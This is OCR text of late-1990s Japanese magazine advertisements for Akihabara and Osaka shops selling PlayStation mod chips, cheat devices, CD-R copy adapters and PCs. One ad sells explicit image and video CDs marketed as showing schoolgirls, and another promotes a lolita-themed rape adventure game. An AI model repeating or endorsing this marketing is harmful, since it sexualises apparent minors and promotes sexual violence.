・新品 SCPH-7500 改
オリテナル３ヶ月保証
特価￥19,999-
・新品 SCPH-7500 改+SW
全プロテクト対応
FF Ⅷも簡単起動！
オリテナル３ヶ月保証
特価￥23,990-
・新品 SCPH-7500 改+SW
LED バージョン
オリテナル３ヶ月保証
特価￥25,990-

↑リロードペダル
特価￥980-

予算の許お限りサービス致します。

PS Converter
PS でいろんなｺﾝﾄﾛｰﾗｰが使える！
￥2，780


CommsLink

ｱｸｼｮﾝﾘﾌﾟﾚｲたちをパソコンに接続するKit
PS&SSの裏技コード解析が可能になる！
これでMODプロテクトも回避できたのだ！
ISAインタフェイス採用ソフト付き
要ステルスor PAR
特価￥２，６８０－

480ﾌﾞﾛｯｸPSﾒﾓﾘ
いっぱい保存できます。
特価￥４，５００－

※当店のﾊﾁﾓﾉ

Scorpion ¥2.480
オートリロード、 SS&PS 対応パイプ機能搭載



¥２７８０－

めくるめく特価の世界。毎日変わる特別価格。

偽ものにご注意！
ゲームブースター＋PAR
プレステでGBゲームが出来る！
しかもｱｸｼｮﾝﾘﾌﾟﾚｲも付いてるから
１粒で２度おいしい！

１５ブロックメモリ
非純正無圧縮安定メモリ使用
「ほけすて」3000 円で純正 2000 円は
可笑しいのでは？もっと安くしようよ！
限定特価￥５００-

MOD-Chip
HP 製９８０円より
安くて高品質！
・通常 MOD
・ﾎﾟﾎﾟﾛ・FF8対応MOD
・安定化水晶付 MOD

PS&N64コントローラ=>PCコンバータ
コレでWindowsゲームでもお気に入りのコントローラで
遊べるぞ！
VCD がプレステでも見れる！
¥8.590 PAR 付き¥12,80

多謝 ManyThank

ゲームボーイ関連

バックアップ機
GBエクスチェンジャー
特価９８００円
4Mカートリッジ
特価５２８０円
16Mカートリッジ
特価９２８０円
注：他社並行輸入商品に対しましてはメーカー保証は一切ございません。又国内代理店は一切保証いたしません。

GB Xchanger

国内正規販売代理店
オフィシャルURL
http://www.bung.com.hk/

GBP の交換ボディー


大漁入荷！
この次もサービス！サービス！
全８色のボディーカラーと
専用ドライバ付き
夜行塗料内蔵もあります。
特価￥１９８０
GBP 内臓バッテリ有ります

趙絶危険地帯的電脳専門店
あ きばお～
亜細亜電脳 中心
http://www.akibaoo.co.jp/

國碩科技 GIGASTORAGE

台湾最高品質CD-R
国内ﾒｰｶｰ社と同ﾚﾍﾞﾙ？

とにかく高品質！
今までの台湾とは
違う
¥129
日本代理（有）ﾊｰﾏﾝｽﾞ



CD-R コピーアダプタ　日本国内正規代理店

『CopyALL』

8倍速 PLEXTOR/PX-R820T 対応

初心者でも簡単一発コピー！

- ・インターネットによるファームウェアの公開
- ・ファームウェアアップデート機能
- ・複数のCD-R 同時書き込みに対応 (1/31 現在は1:1のみ)
- ・高速書き込みモード＆セーフモード機能
- ・テストモード＆リアルライト機能
- ・SCSI フル50P 接続
- ・世界最軽量１９×６７×７７／８０ｇ

SCSIインターフェースに付けるだけでCDがコピーできます。
しかもパソコンが無くても使えるお手軽さ！
ボタンを押すだけで何でもOK！です。
音楽からPS＆PCどんな物でも対応可能。
サウンド機能搭載で書き込み終了もすぐに教えてくれます。
失敗はほぼ皆無で安定度は最高品質です。
CD-Rのコストを飛躍的に下げられます。

対応フォーマット
CD-ROM Mode1/Mode2・CD-DA・CD-ROM XA
VideoCD・CD-G・MixMode・Multisrssion
CD Bridge・PhotoCD・CDExtra・GAME CD
ＰＳ・SS・3DO 各種特殊フォーマット

対応 CD-ROM
CyberDrive:080S/120S
Matsusita:CR-506-B/CR-508-B
PIONEER:DR-U06S/CD-U16S
Plextor:PX-40T/PX-32T/PX-20T
SONY:CDU-76S/CDU-415/CDU-625
TEAC:CD-532S
TOSHIBA:XM-6201B

対応 CD-R
Caravell:CDR-N820S
JVC:XRW2040/XRW2042
Matsusita:CW-7501/CW-7502
Plextor:820T/PX-R412C
SANYO:CRD-R800S
SONY:CDU-920S/CDU-924S/CDU-928S
TEAC:CDR-55S
Traxdata:CDR-4210
YAMAHA:CDR-200t/CDR-400/CRW-2260/CRW-4260/CRW-4216/CRW-4416

※他社の並行輸入販売品に対しましてはメーカー及び国内代理店は一切保証致しません。ご注意下さい。

希望小売価格¥39，800－
あきばお～特価 ¥34800－

改造でPS壊しちゃった！！なんて方多いですよね？

壊れてても下取り・買取致します

一例　壊れた本体→新品SCPH-7500改へ　差額は2月28日現在の価格です

差額 **15，000円** で3ヶ月保証付き新品へ

リビルト用ＰＳパーツ大量在庫中！お問い合わせ下さい

SCPH-1000～5000 用		SCPH-5500～7500 用	
電源ユニット	￥2000～	電源ユニット	¥4500～
ケース	￥2000～	ケース	¥4500～
マザーボード	￥5000～	マザーボード	¥8000～

超絶 プレイヤー大募集中！
アルバイト・社員・幹部候補生まで
本年は新規２店舗を計画しており、体力自慢の方から一芸をお持ちの方まで幅広く毎日募集中

2號店 2階

今度のあきばお～２合店は凄いヨぉ
他店を滅ぼす安さとサービス！滅ぼすよぉそりゃものすごい勢いで！！

今月の一押しソフト予定表BBS
- ・3/12PON' 2(シェリー)
- ・絶望(スタジオメビウス)
- ・4/9さよならの微笑み(ナイト)
- ・終末の過ごし方(アボガド)
- ・3/25VIPER-F50-(ソニア)
- ・3/5リトルmyメイド(ウィル)
- ・WoRKsDoLL(アクティーズ)

調教しようぜ！特価品大量入荷します！他店では絶対まねできない価格で

大放出ぅ！

朝ばお～で 朝バリュ～
午前中だけのサービスよん！

亞人形系がイイかも・・・

AVS 正規取扱店

特典＆限定モノ取扱中
トレカあるよん♪

台湾・香港逆輸入美少女ゲーム入荷しました！
注：ビーコ物ではございません(^_^;

堅ちろお

HOT！ 当店でしか無い同人ソフトもあるよん
・ゲームボーイソフト**綾波っち**有りの

今月のおかずはこれで決まりだ！
悪夢の続編スタジオメビウスが送る
絶望～青い果実の散花～
ロリータ系凌辱アドベンチャー
全キャラ処女の純血設定！
処女の血を我に捧げよ・・・
2號店店長絶賛！！

店長はエビが嫌いです。持ってくると出入り禁止の恐れ有り…

大同人強化中！！

現在、多くの同人作家様に協力頂いております。
自分の作ったモノをお店で売ってみませんか？
これがきっかけでプロになった方もいます。
見本を持って２號へGoooooooooooぅ！

絶賛予約受付中！
VIPERアイランドVOL.2
コスプレ衣装も展示中！

同人ソフト大募集中
ソフトのジャンルに拘りません。
お気軽にお問い合わせ下さい。

通信販売方法

全国津々浦々亜細亜超級１番HOTな価格をお届けします
ご迷惑をおかけしております電話注文・代引き注文は９９年4月よりスタート予定！

インターネットなら **http://www.akibaoo.co.jp/**（自動見積・受注が出来ます）
ＦＡＸなら **東京０３－３２５１－６７４７**（折り返し当社より見積ＦＡＸ致します）

ご注文が多く、お申込み時に左記にて**受注番号**を発行しておりおます

営業時間　平日11:00～20:00 日祭日10:00～19:00

店頭
東京都千代田区外神田 4-3-11 栗原ビル３階
1號店　電話03-3251-6727
東京都千代田区外神田 3-2-11 遠藤ビル２階
2號店　電話03-3257-0234

通販
ORDER NOW! 24 hours day
internet Akibaoo http://www.akibaoo.co.jp/
Call Fax No 03-3251-6747

㈱ティー・エム・シー ジャパン Presents

基板 タイムマシン 基板

タイムマシンホームページ　http://www.alpha-net.ne.jp/users2/time/


PCB 来店・通販・ローンも可。探してるタイトルはお気軽にお問い合わせください。最新価格リストを郵送希望の方は葉書で申し込んでください。また、当社ホームページにおいて最新リストをご覧になれます。ほぼ毎日更新しています。

筐体 格安中古筐体あります。新品筐体も取り寄せできます。意外とサイズが大きいので搬入に際して御注意下さい。

モニタ 筐体から引き抜いた中古品です。このたびケースを製作しましたので感電の危険が減少いたしました。サイズ・使用・値段はさまざまですので、TELにてお問い合わせください。

その他 当社取り扱いオプション商品＞ノーマル連射基板（￥1,500）・シンクロ連射基板（￥2,000）〈元祖ひがし連射堂謹製〉・RGBビデオアンプダッシュターボ（￥9,800・21PIN仕様完成品）業務用基板関連でご希望、御悩みがありましたら、お気軽にご相談下さい。

（RGBビデオアンプダッシュとは？）
PS等の家庭用テレホビーを業務用モニタにつなげるとRGB信号の違いにより発色がままならない場合があります。そこでこのアンプを使うことによって大抵は解消されます。21ピン入力専用でJAMMA出力となっています。外部電源付21ピン出力仕様は、別途工賃が必要になります。



㈱タイムマシン
東京都渋谷区道玄坂1－19－6 津田ソシアルビル2F
TEL／03－3462－4541㈹
■振込先■
富士銀行府中支店　㈱4394530　㈱タイムマシン

マスコミ登場950回！あの日本コンピュータクラブ連盟の直営

パソコンショップ 大阪・日本橋
ケーブル C·able

通販開始　http://www.nichikon.co.jp


海外直輸入のオリジナル製品販売開始

ＭＯＤチップ・サターンキー販売・品揃え充実

ＰＳ・ＳＳ改造サービス即日引き渡し・外部スイッチ付けサービス実施

バングジャパン・コンソールセブン・ゲームテック・カラット各社のＰＳ・ＧＢ・ＳＳ周辺アクセサリー取扱。各社製品比較可能。

ｍｐ－ｍａｎ64ＭＢも取扱。月刊電脳亜細亜・速報コードエクスプレス・ＣＤ-Ｒ焼き焼き講座２などの書籍も取扱。プレステ買取実施。



4月7日（水）午後7時～
新宿・ロフトプラスワン
山本隆雄と遊ぼう開催

電話　ケーブル・０６－６６４４－７８５１　日コン連・０６－６６４４－６９０１
ＦＡＸ０６－６６４４－６９０２　Ｅ－ＭＡＩＬ　nichikon@nichikon.co.jp
〒556-0011　大阪市浪速区難波中２－４－７　馬場ビル３階　（ﾌｫｰｴﾊﾞｰﾚｺｰﾄﾞの上）
パソコン本体・周辺・ソフト・パーツも販売。全商品通信販売可能。代引き発送可能。
日コン連会員・日本ハッカー研究所会員募集中！中学生・高校生ハッカー大募集！ＭＯＤチップ取付け技術者大募集！詳しくは電話06-6644-6901理事長・山本隆雄まで。

インディーズCD専門店　今、実写もスゴイ!!

おまかせ屋本舗

女子校生 生撮りシリーズ!!
画像CD（JPEG形式）

・現役？女子校生が満載の高画質シリーズ
1024×768以上JPEG高画質の自信作

NJ-001 ¥3,990

NJ-002 ¥3,990

NJ-003 ¥3,990

NJ-004 ¥3,990

NJ-001〜004の総集編です
SNJ-001 ¥12,600

NJ-005 ¥3,990

NJ-006 ¥3,990

NJ-007 ¥3,990

NJ-008 ¥3,990

NJ-004〜008の総集編です
SNJ-002 ¥12,600

女子裏校生
ビデオCDシリーズ

ハメ撮りの決定版!!
女の子に自信あり
おすすめ

US-001 ¥3,990

US-002 ¥3,990

US-003 ¥3,990

US-004 ¥3,990

女子裏校生2
ビデオCDシリーズ

ハメ撮りの第2弾
ますます内容が濃い!
おすすめ

US2-001 ¥3,990

US2-002 ¥3,990

US2-003 ¥3,990

US2-004 ¥3,990

OH!!富士山
JPEG画像

開脚・フェラ・挿入他
局部アップ多数!!

F-001 ¥2,100

F-002 ¥2,100

F-003 ¥2,100

F-004 ¥2,100

F-001〜004の総集編 50人以上 1300枚以上
SF-001 ¥7,140

F-005 ¥2,100

F-006 ¥2,100

F-007 ¥2,100

F-008 ¥2,100

F-005〜008の総集編 50人以上 1300枚以上
SF-002 ¥7,140

美少女画像・ビデオCD

※もうすぐ廃盤です

写真掲載はできませんが5人収録します。
B-001（JPEG）
¥8,190

写真掲載はできませんが5人収録します。
B-002（JPEG）
¥8,190

AK-011（ビデオCD）
¥3,990

素人女子校生
ビデオCD

素人だから
内容スゴイ!!

SJ-001 ¥3,990

SJ-002 ¥3,990

SJ-003 ¥3,990

SJ-004 ¥3,990

☆ 注文方法 ☆

お申込方法
1.商品番号（商品名） 2.数量と金額 3.氏名
4.郵便番号と住所 5.電話番号 6.広告雑誌名
を明記の上、下記のいずれかの方法でお申し込み下さい。
（安心の郵便局止めOK）

送　料
都内…¥510　関東、東海、信越、北陸、南東北…¥710
北東北、関西…¥610　中国、四国…¥820　北海道、九州、沖縄…¥1,020
☆購入金額が1万円以上の場合は、送料は無料です。

現金書留
上記の必要事項を別紙に明記し、商品代金と送料を同封の上、お申し込み下さい。折り返し商品をお送りします。

代金引換
電話又は、FAXで、必要事項をご連絡ください。折り返し商品をお送りします。
商品代金＋手数料（¥250）＋送料と引換に商品をお受け取り下さい。
☆購入金額が1万円以上の場合は手数料は無料です。

※表示価格は、全て税込み金額です。

おまかせや本舗通販部
TEL 03-5377-7831（平中無休AM10:00〜PM11:00）
FAX 03-5377-7948（平中無休 24時間OK!）
〒160-0023　東京都新宿区西新宿7-12-1 トガワ・ビル3階


Command 8

ホームページ10万ヒット達成!!

今コマンドエイトでは，ホームページを開設している方を対象に「コマンドエイトにリンクしてくれる方」を募集しています。リンクしていただけるので有ればささやかではありますがC8からのお礼の念を込めて次回注文時に「1Mメモリーカード」を無料で1枚サービスさせていただきます。詳しくはホームページをご覧下さい。

http://www.command8.com/

最強のプロテクト対策ファイナルモジュール8発売開始



第1弾 スイッチ改造2,500円・本体改造2,800円

PSをこちらにお送りして頂いて、MODchip搭載・スイッチ搭載する改造サービスです。
・1回路スイッチ改造サービス2,500円
・2回路スイッチ改造サービス3,000円
・MOD8＋1回路スイッチ改造サービス4,600円
・MOD8＋2回路スイッチ改造サービス5,400円

FF8対応

第2弾 1999無料MODセット4個セット1,999円

好評につき「5配線：配線なし」を4個セットにて1,999円にて販売中です。
「5配線：配線なし」を10個セットにて3,999円にて販売中です。

−1999無料MODセット−　全機種対応（5配線、配線なし）
モジュール8-5pin×4　4個　コマンド8改造オフィシャルマニュアル　2冊付属 7500/7501用配線図　2枚付属
−1999無料MODお得意様セット−　全機種対応（5配線、配線なし）
モジュール8-5pin×10　10個　コマンド8改造オフィシャルマニュアル　4冊付属 7500/7501用配線図　4枚付属

全機種対応


1個あたりなんと!! ¥500

第3弾 改造不要簡単接続PS-Zが4,800円

本体の改造が苦手、本体保証が無くなるのがいやな方に、改造不要で簡単接続できるスケルトンモデルのPS-Zをお勧めします。PS後ろの拡張端子に接続するだけで、バックアップしたCD-Rのゲームや、海外のゲームソフトで遊ぶことが出来ます。更に最新MODプロテクトにも対応（動作確認済み）※黄金軸、マニュアル付属（2枚組めのゲームには1部対応していません）●PS-Z2個セットで8,900円も販売中

第4弾 GB-X-Changer キャンペーン特価！ ~~7,800円~~ →6,800円

スターターセット（GBXC本体・GBXC用　4M メモリー・GB-Xchanger用特製CD-ROM・PCパラレルケーブル）　10,800円
プロセット（GBXC本体・GBXC用 16M メモリー・GB-Xchanger用特製CD-ROM・PCパラレルケーブル）　15,400円
GBXC　本体6,800円・GBXC用4M メモリー　4,600円・16M メモリー　9,600円
●特製CD-ROM内容●簡単に使用できるWindows用のGB-Xchangerツールを2種類収録GB-Xchanger付属のMS-DOS用ツール(Game Boy Tool)のデラックスバージョンも合わせて収録(Game Boy Tool DX)・ゲームボーイ用のゲーム&メガデモを40本以上収録!!



第5弾 ファイナルモジュール8　2,200円

最近要望が多かったスイッチ+MODのセット販売を開始しました。
セットの内容は、「MOD8-5（配線済み）」+「2回路スイッチ」+「32cm程度の配線（赤、黒2本ずつ）」+「黄金軸」で2,200円。スイッチの入荷状況の問題で限定50個とさせていただきます。（ファイナルモジュールエイトと言うのは単なるセットの名前で、MOD自体は従来の「MODule8-5A」です）

FF8対応

Command 8

インターネット／通販電脳ショップ

コマンド8

〒332-0003 埼玉県川口市東領家2-19-6　202号

http://www.command8.com/

お買得PSメモリー

MOD-5A
モジュール8

PS全機種対応の最新版モジュール8です。改造に必要なケーブル等既に配線済みなので，ハンダ付けするだけで，簡単に改造できます。
5本ケーブル・両面テープ装着済み

全機種対応

¥1,200

定価2,800円 > 57%OFF

nero98+PS-Z
ライティングソフトnero98+PS-Z

最強CD-Rソフト「nero98」に最強PS周辺器機「PS-Z」の超お買得セット商品です。nero98は正規のパッケージ版です。(バルク版ではありません)※当社ではenro98のサポートは行っておりません。※違法コピーは法律で罰せられる場合がありますので，著作権を厳守してお使い下さい。

¥9,800

定価22,600円 >60%OFF

DJMAN
ディージェイマン

アーケードの雰囲気を忠実に再現！鍵盤ボタンを押すと同時に内蔵のLEDが光ります。さらに音楽の音量の大きさに合わせてDJMAN付属の「リストバイブレーター」が震えます。

~~¥9,600~~ → ¥4,600

定価9,800円 > 53%OFF

Scorpion
スコーピオン

PS,SS両用ショットガン「スコーピオン」新発売！！。PSはもとより,SSのハウスオブデットなど新作ゲームにも対応。。大きさは手にしっくり入る普通の鉄砲サイズです。振動パック付き!!振動します。

1個 ¥1,800 2個 ¥3,400

定価3,800円 > 52%OFF

Action Replay α + MOD
アクションリプレイ アルファ　モジュール8

プレステゲームのパラメーターを改造して最強のデータを作り上げよう！ コマンド8では「月刊アクションコード集PS」も付属して格安で提供中！これさえあればすべてゲームが改造できます！ 最新MODプロテクトも外せるのでこれは買い！

1個 ¥2,800 2個 ¥4,980

定価5,800円 > 51%OFF

PS・Video CD Player
プレステ用ビデオCDプレイヤー

プレイステイションでビデオCDを再生することが出来ます。更にアクションリプレイ機能も搭載！ ※PS対応！ SCPH-5500,SCPH-7000などでもビデオ出力できます。

アクションリプレイ機能搭載！

¥7,800

定価12,800円 >39%OFF

プレステ本体とセットで買うとさらにお得 !!

Armageddon Set
世紀末PSセット

世紀末ならではのPSセット商品です。US版PS7501にPS-Z,135ブロック9Mメモリー,2つのデュアルショックコントローラー(1つは互換)付きのゴージャスなセットです。しかも付属のCDはVOL.9

EF8対応 ¥24,800

アクションセット
世紀末アクションセット

世紀末ならではのPSセット商品です。US版PS7501にアクションリプレイが付いたゴージャスなセットです。しかも付属のCDはVOL.9

EF8完全対応

¥19,600

スイッチ改造セット
7501改+スイッチ改造+黄金軸

最新型アメリカ版プレイステイション7501改造済みにプロテクト対策用のスイッチ改造済+黄金軸のセット商品です。

EF8対応 ¥21,900

通信販売申込方法

お電話、インターネット、からいつでもご注文頂けます。

電話 03-5963-7488
（電話回線増強）

平日月曜日～金曜日（土日祭日はお休みです）
(電話受付時間) **4:00pm~7:00pm**

http://www.command8.com/
E-mail:order@command8.com

※銀行振込，現金書留では受け付けておりません。

※すべて商品には別途消費税5%と送料がかかります。
※15日以内の不良はすべて新品に交換いたします。
※記載されている会社名，製品名は各社の登録商標または商標です。
※当社はCCL社，REDANT社の日本正規代理店です。類似品にご注意ください。

TEL06-6644-0554

電話受付11:00～19:00/FAX06-6647-5168

新品超特価コーナー　税別

<本体一例>

PC-98NX	VC45D/6GC1	¥376,000
PC-98NX	VC45D/6GD1	¥380,000
PC-98NX	VC45D/6YC1	¥300,000
PC-98NX	VC45D/6YD1	¥304,000
PC-98NX	VC35D/6YC1	¥275,000
PC-98NX	VC35D/6YD1	¥278,000
PC-98NX	VC35D/6XC1	¥250,000
PC-98NX	VC35D/6XD1	¥254,000
PC-98NX	VC35D/6XC2	¥250,000
PC-98NX	VC35D/6XD2	¥254,000
PC-98NX	VC36H/6XC1	¥213,000
PC-98NX	VC36H/6XD1	¥217,000
PC-98NX	VC36H/6XC2	¥213,000
PC-98NX	VC36H/6XD2	¥217,000
PC-98NX	VE40D/67C	¥256,000
PC-98NX	VE40D/67D	¥259,000
PC-98NX	VE35D/67C	¥221,000
PC-98NX	VE35D/67D	¥225,000
PC-98NX	VE36H/67C	¥186,000
PC-98NX	VE36H/67D	¥191,000
PC-98NX	VE36H/65C	¥155,000
PC-98NX	VE36H/65D	¥158,000
PC-98NX	VR33L/6ZC	¥108,000
PC-98NX	VR33L/6ZD	¥111,000
PC-98NX	VR33L/65C	¥127,000
PC-98NX	VR33L/65D	¥130,000
PC-98NX	VR40L/6ZC	¥108,000
PC-98NX	VR40L/6ZD	¥111,000
PC-98NX	VR40L/67C	¥214,000
PC-98NX	VR40L/67D	¥218,000
PC-98NX	VT35L/67C	¥242,000
PC-98NX	VT35L/67D	¥256,000
PC-98NX	LW30H/64C6	¥273,000
PC-98NX	LW30H/64D6	¥277,000
PC-98NX	LW30H/63C6	¥251,000
PC-98NX	LW30H/63D6	¥253,000
PC-98NX	LW30H/63C4	¥234,000
PC-98NX	LW30H/63D4	¥236,000
PC-98NX	LW26H/62C	¥218,000
PC-98NX	LW26H/62D	¥215,000
PC-98NX	LT36D/64A	¥431,000
PC-9821	Ra300/M40	¥169,000
PC-9821	Ra333/M60	¥202,000
富士通	FMV-NR9 30L1	¥260,000
富士通	FMV-NR9 30L3	¥260,000
富士通	FMV-NR9 26X1	¥222,000
富士通	FMV-NR9 26X3	¥222,000
富士通	FMV-NE9 26X1	¥250,000
富士通	FMV-NE2 6X3	¥250,000
富士通	FMV-NE0 261	¥203,000
富士通	FMV-NE9 263	¥203,000
富士通	FMV-NS9 26X1	¥265,000
富士通	FMV-NS9 26X3	¥265,000
富士通	FMV-NF9 261	¥218,000
富士通	FMV-NF9 263	¥218,000
富士通	FMV-NC9 20	¥189,000
富士通	FMV-NE8 23X3	¥220,000
富士通	FMV-NE8 23X6	¥230,000
富士通	FMV-T9 5071	¥大特価
富士通	FMV-T9 5073	¥大特価
富士通	FMV-S9 4071	¥261,000
富士通	FMV-S9 4073	¥261,000
富士通	FMV-S9 407C1	¥227,000
富士通	FMV-S9 407C3	¥227,000
富士通	FMV-S9 405C1	¥192,000
富士通	FMV-S9 405C3	¥192,000
富士通	FMV-C9 40L1	¥282,000
富士通	FMV-C9 40L3	¥282,000
富士通	FMV-C9 40LC1	¥245,000
富士通	FMV-C9 40LC3	¥245,000
富士通	FMV-C9 407C1	¥200,000
富士通	FMV-C9 407C3	¥200,000
富士通	FMV-C9 35L1	¥227,000
富士通	FMV-C9 35L3	¥227,000
富士通	FMV-C9 3571	¥185,000
富士通	FMV-C9 3573	¥185,000

富士通	FMV-C9 3551	¥150,000
富士通	FMV-C9 3553	¥150,000
富士通	FMV-M9 36L1	¥210,000
富士通	FMV-M9 36L3	¥210,000
富士通	FMV-M9 3671	¥182,000
富士通	FMV-M9 3673	¥182,000
富士通	FMV-M9 3651	¥146,000
富士通	FMV-M9 3653	¥146,000
シャープ	MN-450-H23	¥221,000
シャープ	PC-PJ1-M3	¥185,000
シャープ	PC-FJ10	¥215,000
シャープ	PC-DJ51M	¥290,000
松下	CF-S22J8	¥185,000
松下	CF-A44EJ8	¥235,000
松下	CF-C33J8K	¥155,000
東芝	PAP301JC	¥158,000
東芝	PAP302JA	¥195,000
東芝	PAS252JG	¥181,000
東芝	PAS252JD	¥160,000
東芝	PAP401JA	¥236,000
東芝	PAL101JA	¥125,000
SONY	バイオ PCG-C1R	¥212,000
SONY	バイオ PCG-505S	¥171,000
SONY	バイオ PCG-887	¥264,000
SONY	バイオ PCG-885	¥259,000
SONY	バイオ PCG-881BP	¥185,000
IBM	シンクパッド600 2645-51J	¥233,000
IBM	シンクパッド600 2645-53J	¥280,000
IBM	シンクパッド390 2626-70J	¥249,000
IBM	シンクパッド235 2607-10J	¥133,000
IBM	アプティバ 2158-277	¥200,000
IBM	アプティバ 2153-3JT	¥255,000
アップル	P.MG3/400 (M6665J/A)	¥335,000
アップル	P.MG3/350 (M6666J/A)	¥280,000

ユニオンオリジナルDOS/VFK400V
MB-P3A/300(ATX)・RIVAZX-8M/AGPFD3.5・FDD付
K6-2-400/64M/4.3G/24xCD/17CRT(スピーカー付) 予価¥128,800
ユニオンオリジナルDOS/VFC300AV
・BH6(ATX)・RIVAZX-8M/AGPFD3.5・FDD付
Cel300A/64M/4.3G/24xCD/17CRT(スピーカー付) 予価¥124,800
ユニオンオリジナルDOS/VFP2350V
・BH6(ATX)・RIVAZX-8M/AGPFD3.5・FDD付
P2-350/64M/4.3G/24xCD/17CRT(スピーカー付) 予価¥138,800
ユニオンオリジナルDOS/VFP2450V
・BH6(ATX)・RIVAZX-8M/AGPFD3.5・FDD付
P2-450/64M/4.3G/24xCD/17CRT(スピーカー付) 予価¥178,800
オリジナルDOS/Vはすべて、マウス、キーボード付です。
メビウス、アプティバ、東芝、富士通の新製品など大特価CALL!!広告の機種はほんの一例です。載ってない機種はお問い合わせ下さい。この価格は2月14日の価格の一部です。
新型が出た時は変わっています。

<モニター一例>

三菱	RD-17GR	17インチマルチスキャン	¥ 47,500
三菱	RD-17G2	17インチマルチスキャン	¥ 82,000
三菱	RD-19NF	19インチマルチスキャン	¥ 68,500
SONY	CPD-17GS	17インチマルチスキャン	¥ 59,000
SONY	CPD-17C1	17インチマルチスキャン	¥ 47,800
NEC	DV15A1	15インチマルチスキャン	¥ 25,800
CaNtury	MODEL4000PCI	9インチLCD/DSTN	¥ 33,000
ユニオン	ゲームモニタ	19インチCRT	
21ピン	24KHZ,15KHZOKPS,SS,基板など		¥ 22,000

<プリンター一例>

キャノン	BJF-600	¥ 33,000
キャノン	BJF-800	¥ 42,000
キャノン	BJC-80V	¥ 28,000
キャノン	BJC-465J	¥ 31,600
キャノン	LBP-220PrO	¥ 30,500
エプソン	PM-750C	¥ 31,500
エプソン	PM-770C	¥ 41,000
エプソン	PM-670C	¥ 23,500
エプソン	PM-2000C	¥ 37,800
エプソン	PM-3000C	¥ 55,800
H.P	Deskjet895Cxi	¥ 37,800
H.P	Deskjet880C	¥ 31,000
アルプス	MD-5000	¥ 47,500

<周辺機器一例>

ビデオコンバーター	電波	XRGB-2	¥ 19,800

CD-ROM	IC	MCD-910SX 6倍速	¥ 7,800
3Dグラフィックボード	I/O	GA-PVR3D4/PCI	¥ 4,980
パソ用72PIN8M	I/O	SIM366-8MT	¥ 2,800
メモリ	I/O	Nd64-8MNa12,Na9,Nd7	¥ 1,980
HDD	I/O	UWHD-9.1G	¥ 72,800
HDD	I/O	HDVS-U4.3G	¥ 31,800
HDD	I/O	HDVS-U1.6N/PC	¥ 39,800
MOD	I/O	MOF-S640B	¥ 44,000
MOD	I/O	MOF-H640B	¥ 50,800
MOD	I/O	MOF-H640	¥ 52,500
DVD-RAM	メルコ	DVD-RAM5.2G	¥ 72,500
スキャナ	EPSON	GT-7000WINS	¥ 29,500
デジタルカメラ	SONY	DSC-D700	¥133,800
デジタルカメラ	Canon	パワーショットA5ズーム	¥ 43,000
デジタルカメラ	フジフィルム	ファインピックス700	¥ 43,000
デジタルカメラ	カシオ	QV-5000SX	¥ 31,000
デジタルカメラ	オリンパス	CP-700Z	¥ 44,000
アンプ内蔵スピーカ	富士通	FMVの付属品	¥ 1,800
アンプ内蔵スピーカ	Team	EAB-MPC55	¥ 7,480

<音源一例>

ローランド	SC88PRO/G	¥ 59,800
ローランド	SC88ST/PRO	¥ 44,800
ローランド	ミュージ郎88Pro DTM88PRW	¥ 64,800
ローランド	ミュージ郎88Pro DTM88PSW	¥ 52,500

<ワープロ一例>

各社広告に載っていない機種も大特価で販売中です!!

シャープ	MR-3	¥126,000
シャープ	WD-VP1	¥ 98,000
富士通	LX-9500SD-J	¥ 95,000
富士通	LX-9000J	¥ 78,000
東芝	JW-98BW3	¥123,000
東芝	JW-9820	¥125,000

<電子手帳・モバイルギア一例>

SHARP	MI-310	¥ 55,000
SHARP	MI-610DC	¥ 78,000
SHARP	MT-200C	¥ 24,000
NEC	MC-R510	¥ 68,000

その他何でも見積り迅速にFAX致しますFAX専用回線の方のみ

新品高額即買取OK!!

- ●商品在庫及び新品買取&販売相場は毎日変動します。TELでお問い合わせ下さい。
- ●商品はすべて新品! もちろん"メーカー保証付"です。
- ●広告の商品はほんの一例です。その他あらゆる御相談に応じます。お気軽にTELを!!
- ●買取、下取りもOK!!TEL、メールFAXにていつでもお問い合わせ下さい。
- ●業者の方大歓迎!!2千万円まで即金、超高価にて買い取ります。www.kaitori.netまで
- ●MSX,TOWNS,X68000,PC88も取り扱い中です。3号店トムではソフトを超高価にて買い取ります。TEL.06-6649-1098
- ●その他、マックやパソコン関連、何でも買い取り&販売します!!

中古コーナー(一例)


中古機種(一例)	買取価格	販売価格
PC9821 V200M7 (S7は1万円安、V166S7は2万円安)	100,000~	120,000~
PC9821 VIO/S5 (V13は5千円高)	32,000~	47,000~
PC9821 VIO/S7 (V13は5千円高)	40,000~	60,000~
PC9821V16 S5 (M7は5千円高)	50,000~	70,000~
PC9821 V20S5 (M7は2万円高)	60,000~	80,000~
PC9821Cs2S3,Cb/2D,Cb2B,Cb/2T (Ceは5千円安)	12,000~	27,000~
PC9821Cx2/SI5T (17Tは1万円高、CX3は1万円高)	30,000~	45,000~
PC9821Ct20 (Ct16は2万円安)	70,000~	90,000~
PC9821Xa10/C12,Xa7e/S17(Xa12は5千円高)	35,000~	50,000~
PC9821 Na7/H5 (H3は1万円安、H7は1万円高)	30,000~	50,000~
PC9821Nr166X30F (NW150は1万円安)	140,000~	170,000~
PC9821Ne,Ne2 (Ndは1万円安)	25,000~	35,000~
Ls150S14C,D (Ls13D10は5万円安)	120,000~	150,000~

クレジット金利表

回数	1	3	6	10	12	15	18	20	24	30	36	42	48	54	60
